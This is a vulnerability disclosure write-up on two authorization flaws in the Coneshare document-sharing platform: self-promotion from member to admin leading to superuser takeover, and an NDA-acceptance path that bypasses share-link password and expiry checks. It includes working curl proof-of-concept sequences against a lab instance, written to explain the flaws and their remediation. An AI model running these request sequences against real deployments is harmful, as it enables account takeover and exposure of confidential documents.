Coneshare is an open-source, self-hosted document-sharing and virtual data room platform, positioned as an alternative to DocSend. For an M&A process hosted in Coneshare, the two flaws described here could jeopardize deal confidentiality, exposing sensitive due-diligence documents despite the access restrictions intended to protect them.
During our review, we reproduced two authorization failures that crossed those boundaries. An ordinary organization member could change their own role to administrator. Separately, an anonymous visitor with an NDA-enabled share-link URL could obtain protected document pages without completing the other required access checks.
We had identified and live-reproduced both issues by October
14, 2026, the testing date recorded in our internal research
repository. The audit targeted Coneshare revision 8cfa30a,
associated with the v1.9.1 codebase. The findings and supporting
research package were committed to our internal repository on October
15. We first contacted the vendor by email on October 15 to request a
suitable channel for disclosing the findings and proof-of-concept
material. We received no reply to that email. We subsequently re-ran the
findings against the audited revision on November 6 and submitted two
private GitHub reports on November 7. On November 8, the maintainer told
us both issues had already been addressed in version 1.11. For the role
escalation, they also pointed us to an advisory crediting another
researcher.
This write-up describes our reproduction and the underlying failures. The vendor’s responses establish their stated fix status; our tests described here concern the older revision.
A member could edit the field that made them an administrator
The first issue sat in a routine profile-update endpoint.
Coneshare’s Django REST Framework backend used
UserSerializer for self-service profile changes. The
serializer included role among its exposed fields, but
omitted it from read_only_fields. The endpoint checked that
a user was updating their own account. It did not prevent that user from
changing the account’s authorization level.
That distinction was enough to break the boundary. Permission to edit your profile included permission to make yourself an administrator.
The administrator permission check then trusted the same field. The relevant condition, as recorded in our source analysis, was:
getattr(request.user, 'role', '') == 'admin'There was no separate approval step between writing the value and exercising the resulting privileges.
We verified the behavior with an ordinary member on a local
development deployment. Before the profile change, requesting the
administrator settings endpoint returned 403. We then
submitted a multipart profile update containing role=admin.
Coneshare accepted the change, and the same account could immediately
access administrator settings and the organization’s user roster.
The following is a shortened sequence from the recorded reproduction. Identifiers are placeholders:
GET   /api/v1/admin/settings/             -> 403
PATCH /api/v1/users/<member-id>/          -> 200, role=admin
      multipart field: role=admin
GET   /api/v1/admin/settings/             -> 200
GET   /api/v1/admin/users/                -> organization user roster
The multipart detail matters. This endpoint accepted form and
multipart bodies; a JSON request returned 415. Testing only
a JSON payload could therefore miss the vulnerability.
Following the profile update into the serializer
Start with UserViewSet,
backend/core/views.py:74–83. The queryset is correctly
scoped to the caller:
    queryset = User.objects.all()
    serializer_class = UserSerializer
    permission_classes = [IsAuthenticated, IsSelf]
    parser_classes = [MultiPartParser, FormParser]

    def get_queryset(self):
        """
        Users can only see/edit themselves.
        """
        return User.objects.filter(pk=self.request.user.pk)
This rules out a simpler explanation: we were not editing another
person's profile by changing an identifier. The vulnerable request
targeted our own account and satisfied IsSelf. The question
was what that account was allowed to change about itself.
Following serializer_class leads to UserSerializer.Meta,
backend/core/serializers.py:85–96:
        model = User
        fields = [
            'id', 'email', 'name', 'role', 'organization', 'password',
            'avatar', 'avatar_url', 'language', 'date_joined', 'updated_at',
            'total_document_size', 'file_size_quota_mb', 'custom_file_size_quota_mb', 'max_files_per_upload',
            'is_superuser', 'is_active'
        ]
        read_only_fields = [
            'id', 'organization', 'date_joined', 'updated_at', 'avatar_url',
            'total_document_size', 'file_size_quota_mb', 'max_files_per_upload',
            'is_superuser'
        ]
The serializer explicitly protects is_superuser, but
role appears only in the writable field list. The
object-level check answers “whose profile?” without answering “which
fields?”
Next, IsAdmin,
backend/core/permissions.py:30–35, shows what writing
that field buys:
class IsAdmin(permissions.BasePermission):
    """
    Allows access only to admin users.
    """
    def has_permission(self, request, view):
        return bool(request.user and request.user.is_authenticated and getattr(request.user, 'role', '') == 'admin')
The same value accepted from a member's profile update is the value used to authorize administrative requests. That connected the writable field to a testable privilege change.
The administrator role opened a second boundary
Becoming an organization administrator exposed more than the administrative interface. The account could read and write platform-wide settings, including third-party integration secrets where configured.
The administrator API also offered a password-reset action for users in the caller’s organization. That action did not exclude platform superusers. When a superuser belonged to the same organization, the newly promoted member could reset that account’s password and sign in as the superuser.
The November re-run recorded successful role promotion, settings
access and modification, a superuser password reset, and authentication
as the superuser. It also included a useful negative control: attempting
to reset a superuser in a different organization returned
404.
The account-takeover chain depended on organization membership. It was not an unrestricted cross-organization password reset. The default account-creation code placed accounts in the first organization, which made the shared-organization layout relevant to stock deployments. Moving a superuser into a separate organization constrained that part of the chain, while leaving the role escalation and platform-settings exposure to address.
Public signup introduced another conditional entry point. When enabled, a visitor could register and then exploit the writable role. Public signup was disabled by default, so the baseline attacker was an existing organization member.
The reset action is located at backend/core/admin_views.py:338–347:
    @action(detail=True, methods=['post'], url_path='reset-password')
    def reset_password(self, request, pk=None):
        """
        Resets a user's password and blacklists all active JWT refresh tokens.
        """
        user = self.get_object()
        serializer = AdminResetPasswordSerializer(data=request.data, context={'user': user})
        serializer.is_valid(raise_exception=True)
        serializer.save()
        return Response({'message': _('Password reset successfully.')}, status=status.HTTP_200_OK)
There is no is_superuser guard between resolving the
target and saving its new password. There is, however, an organization
filter in get_queryset,
lines 179–184. That filter explains why our different-organization
control failed with 404, and why the shared-organization
prerequisite belongs in the takeover claim.
The default placement is visible in UserManager.create_superuser,
backend/core/managers.py:27–34. Unless an organization
is supplied, the manager uses the default organization;
_get_default_organization selects
Organization.objects.first(). This links the deployment
condition to source rather than assuming every installation has the same
account layout.
Proof of concept from member to administrator
The commands below express the requests used in our recorded lab
reproduction. They are a cleaned-up reproduction recipe, not a new
execution transcript. Use an isolated instance of the audited revision
and an ordinary member account. Set TOKEN to that member's
access token and MEMBER_ID to its own ID. The examples use
curl and jq.
BASE='http://127.0.0.1:8000'
TOKEN='<member-access-token>'
MEMBER_ID='<member-user-id>'

# Negative control: the member cannot read administrator settings.
curl -sS -o before.json -w 'before: %{http_code}\n' \
  -H "Authorization: Bearer $TOKEN" \
  "$BASE/api/v1/admin/settings/"

# Submit a multipart profile update, as accepted by this endpoint.
curl -sS -X PATCH \
  -H "Authorization: Bearer $TOKEN" \
  -F 'role=admin' \
  "$BASE/api/v1/users/$MEMBER_ID/" | jq '{id, role}'

# Reuse the same token to confirm the changed server-side authority.
curl -sS -o after.json -w 'after: %{http_code}\n' \
  -H "Authorization: Bearer $TOKEN" \
  "$BASE/api/v1/admin/settings/"

curl -sS -H "Authorization: Bearer $TOKEN" \
  "$BASE/api/v1/admin/users/" | jq .
The recorded results were 403 before the update,
200 with role=admin for the update, and
200 for the administrative request afterward. This confirms
authorization changed; it does not rely solely on the API echoing a
submitted field.
For the second step, create a disposable superuser in the same
organization and set SUPERUSER_ID to its ID. This changes
that lab account's password. Set NEW_PASSWORD to a new lab
password that passes the application's password validation:
SUPERUSER_ID='<same-organization-lab-superuser-id>'
SUPERUSER_EMAIL='<lab-superuser-email>'
NEW_PASSWORD='<new-valid-lab-password>'

jq -n --arg password "$NEW_PASSWORD" '{password: $password}' |
  curl -sS -X POST \
    -H "Authorization: Bearer $TOKEN" \
    -H 'Content-Type: application/json' --data-binary @- \
    -w '\nreset: %{http_code}\n' \
    "$BASE/api/v1/admin/users/$SUPERUSER_ID/reset-password/"

jq -n --arg email "$SUPERUSER_EMAIL" --arg password "$NEW_PASSWORD" \
  '{email: $email, password: $password}' |
  curl -sS -X POST -H 'Content-Type: application/json' \
    --data-binary @- \
    "$BASE/api/v1/token/" |
  jq 'if .access then {authenticated: true} else . end'
The November re-run recorded 200 for the reset and
subsequent superuser login. It also confirmed
is_superuser=True. Repeating the targeting test from a
different organization returned 404.

Figure 1. The ownership check holds, but the writable role changes the caller's authority. Superuser takeover crosses a second boundary and requires a same-organization target.
Separating profile data from authority
The self-service endpoint and administrative endpoint shared a
serializer. That reuse explains why simply marking role
read-only everywhere was an incomplete design answer: legitimate
administrators still needed to manage roles.
Our proposed patch introduced a separate self-service serializer that restricted privilege, account-state, and quota fields while preserving ordinary profile updates. It also added a superuser-target guard to administrative user actions. Those changes addressed two distinct boundaries: who can assign administrative authority, and which accounts an organization administrator can manage.
The research notes record that, with the proposed patch applied, a
member’s update could still return 200 while the role
remained member; ordinary profile-name changes continued to
work. The superuser-targeting reset returned 403. These
were checks of our proposed patch, separate from the vendor’s later
release.
Accepting an NDA authorized access that had never been verified
The second issue involved an external document recipient rather than an organization member.
A share link could require several conditions before serving its
contents: a password, an email check, NDA acceptance, and an unexpired
link. The main view-data endpoint implemented the access
sequence. Other endpoints enforced different subsets of those
requirements.
ShareLinkAcceptNDAView wrote authorization state into
the visitor’s session after checking that the link required an NDA. It
did not first establish that the visitor had passed the password or
email gate, or that the link had not expired.
The page-serving endpoint subsequently treated the presence of a
session authorization entry as sufficient. The source comment quoted in
our report described this as a simplified check and delegated the full
sequential flow to view-data.
That delegation assumed callers would follow the intended sequence. An HTTP client could call the NDA endpoint directly.
Comparing the full gate with the alternate path
The full viewer path in backend/sharelinks/views.py:741–766
explicitly checks expiration, then password, then email, then NDA
acceptance. For example, the password and email checks read separate
flags:
            # Step 2a: Check password first
            if link.password and not auth_status.get('password_verified'):
                return Response(
                    {"message": "This link is password-protected. Please enter the password to continue.", "protectionType": "password"},
                    status=status.HTTP_401_UNAUTHORIZED
                )

            # Step 2b: Check email second
            if link.requires_email and not auth_status.get('email_verified'):
                return Response(
                    {"message": "This link requires an email address to view.", "protectionType": "email"},
                    status=status.HTTP_401_UNAUTHORIZED
                )
Now compare the entry to ShareLinkAcceptNDAView.post,
lines 1713–1727:
    def post(self, request, slug, *args, **kwargs):
        try:
            link = _get_active_share_link(slug)
        except NotFound as e:
            return Response({"message": e.detail}, status=status.HTTP_404_NOT_FOUND)

        if not link.require_nda:
            return Response(
                {"message": "This link does not require an NDA."},
                status=status.HTTP_400_BAD_REQUEST
            )

        view_session_id = request.data.get('view_session_id')
        authorized_links = request.session.get('authorized_share_links', {})
        auth_status = authorized_links.get(str(link.id), {})
After the intervening view-session and NDA-acceptance bookkeeping, lines 1807–1811 persist this state:
        if str(link.id) not in authorized_links:
            authorized_links[str(link.id)] = {}
        authorized_links[str(link.id)]['nda_accepted_version'] = link.nda_version
        authorized_links[str(link.id)]['view_session_id'] = view_session_id
        request.session['authorized_share_links'] = authorized_links
For a fresh visitor, this creates an entry with an accepted NDA
version and view-session ID, without setting
password_verified or email_verified.
That should be harmless if every content endpoint checks the
requirements individually. But ShareLinkPageView.get,
lines 2044–2055 does something else:
        # A simplified check; the main /view-data/ endpoint handles the full
        # sequential auth flow. This just ensures a session is authorized.
        authorized_links = request.session.get('authorized_share_links', {})
        auth_status = authorized_links.get(str(link.id))
        if not auth_status:
            return Response(
                {"message": "Authorization required to view this content."},
                status=status.HTTP_401_UNAUTHORIZED
            )

        if link.require_nda and not _is_nda_accepted(link, request, auth_status):
            return Response({"message": "NDA acceptance is required."}, status=status.HTTP_403_FORBIDDEN)
The dictionary is now nonempty, so if not auth_status no
longer rejects it. The next check confirms the NDA we just accepted.
Neither asks whether the password or email gate was completed.
Once those checks pass, lines 2078–2085 resolve the page storage key and generate a file-service download URL:
        renderer = get_renderer(primary_version)
        source_image_key = renderer.get_page_storage_key(primary_version, page_number)
        if not source_image_key:
            return Response({"message": "Page not found."}, status=status.HTTP_404_NOT_FOUND)

        try:
            download_url = fileserver_client.generate_download_url(source_image_key, is_internal=False)
            return HttpResponseRedirect(download_url)
This is where an incomplete workflow state becomes access to actual document bytes. The redirect itself is not the end of the proof; following it and obtaining the page image establishes the confidentiality impact.
The password challenge remained while the page was readable
We created a share link with a password and NDA requirement, with watermarking enabled and downloads disabled. In a fresh anonymous session, the main viewer endpoint correctly demanded the password.
We then posted an empty JSON object to accept-nda and
requested a page using the same session. The NDA endpoint returned
200. The page endpoint returned a redirect to the file
service, which served the page image.
The main viewer endpoint still demanded the password.
GET  /api/v1/links/<slug>/view-data/       -> 401, password required
POST /api/v1/links/<slug>/accept-nda/ {}   -> 200
GET  /api/v1/links/<slug>/view-data/       -> 401, still password required
GET  /api/v1/links/<slug>/page/1/          -> 302 -> 200, page image
The same session was unauthorized at the viewer endpoint and authorized at the endpoint serving the document page. The password challenge was functioning; the byte-serving path did not enforce it.
The attacker needed the share-link slug and a link configured to require an NDA alongside another protection. They did not need an account, the password, or a permitted email address. A password-protected link without the NDA requirement was outside this particular bypass.
The November re-run also distinguished expiration behavior across
endpoints. On an expired link, view-data returned
410, and render-page likewise rejected access.
However, accept-nda returned 200, and
page/1 still redirected to the content. That result
matters: the expiration bypass applied to the page path; it should not
be generalized to every rendering endpoint.
The page route also served unwatermarked content in the recorded test, and returned original bytes for image documents. That behavior compounded the access bypass, although watermark handling was tracked separately in our research. Obtaining a raster page from a PDF should not be described as downloading the original PDF.
Proof of concept with one anonymous cookie jar
Create a direct document link on the audited lab instance with a
password and NDA enabled. Use a rendered PDF page for the basic test.
Keep the link active and unexpired initially so that the password bypass
is isolated from the expiration variant. Set SLUG to this
test link's slug.
The cookie jar is essential: the NDA endpoint writes server-side authorization state associated with that visitor's session. These commands reconstruct the recorded request sequence; they have not been newly executed for this article.
BASE='http://127.0.0.1:8000'
SLUG='<password-and-NDA-test-link-slug>'
JAR="$(mktemp)"
LINK="$BASE/api/v1/links/$SLUG"

# Baseline: neither the page nor the main viewer grants access.
curl -sS -b "$JAR" -c "$JAR" -o before-page.json \
  -w 'page before NDA: %{http_code}\n' "$LINK/page/1/"
curl -sS -b "$JAR" -c "$JAR" -o before-view.json \
  -w 'viewer before NDA: %{http_code}\n' "$LINK/view-data/"

# No password, email verification, or account is supplied.
curl -sS -b "$JAR" -c "$JAR" -X POST \
  -H 'Content-Type: application/json' --data '{}' \
  -w '\naccept NDA: %{http_code}\n' "$LINK/accept-nda/"

# Inspect the page endpoint's redirect without following it.
curl -sS -b "$JAR" -c "$JAR" -D page-headers.txt \
  -o /dev/null -w 'page redirect: %{http_code}\n' "$LINK/page/1/"

# Follow the redirect to confirm that the file service serves content.
curl -sS -L -b "$JAR" -c "$JAR" -o page1.bin \
  -w 'content: %{http_code}; type: %{content_type}\n' "$LINK/page/1/"

# Control: the same visitor still has not passed the password gate.
curl -sS -b "$JAR" -c "$JAR" -o after-view.json \
  -w 'viewer after NDA: %{http_code}\n' "$LINK/view-data/"
Open page1.bin to confirm it contains the test
document's page. In the recorded reproduction, the initial page request
returned 401, NDA acceptance returned 200, and
the subsequent page request returned 302 followed by
200 with image content. The main viewer remained at
401. With watermarking enabled in the test, the page served
by this route had no watermark.

Figure 2. The anonymous visitor never supplies the password. NDA acceptance creates a session entry that satisfies the page endpoint's weaker authorization check.
The expiration variant follows from another source detail: _get_active_share_link,
lines 200–215, checks is_active and the direct
document's deletion state, but does not check expires_at.
Setting an otherwise active NDA-enabled test link's expiry in the past
isolates that variant. The November re-run recorded 410
from view-data and render-page, while
accept-nda returned 200 and
page/1 returned 302. An expired link and a
deactivated link are different states; this evidence does not claim
bypass of is_active=False.
Enforcing the complete access decision where content leaves the server
Accepting an NDA should record NDA acceptance. It cannot establish that a visitor knows a password or has verified an email address.
Our remediation recommendation was to centralize the share-link checks and apply them to every endpoint that serves document content. The decision must cover link activity, expiration, and each configured access requirement. The NDA action must not create authorization that stands in for protections the visitor has never satisfied.
The internal package contains a remediation design for this issue, rather than an implemented gate-bypass patch.
Disclosure timeline
| Date | Event |
|---|---|
| October 14, 2026 | Both findings identified and live-reproduced by this date. |
| October 15, 2026 | Research committed internally; emailed
[email protected] requesting a disclosure channel, without
technical details or PoCs. No reply received. |
| November 6, 2026 | Findings re-run against the audited revision. |
| November 7, 2026 | Both findings submitted through GitHub private reporting. |
| November 8, 2026 | Maintainer stated both were fixed in version 1.11 and requested retesting. We have not independently verified the fixes. |
The role-escalation advisory, GHSA-f7fv-7x4h-h38q,
credits pagatino-afk and lists 1.11.0 as
patched. Our research independently reproduced the flaw and examined the
conditional superuser takeover chain. The NDA reply linked no prior
advisory, so we make no prior-reporter attribution for that finding.
Both flaws trusted insufficient evidence: a user-writable role for administrative access, and NDA acceptance for access that still required a password.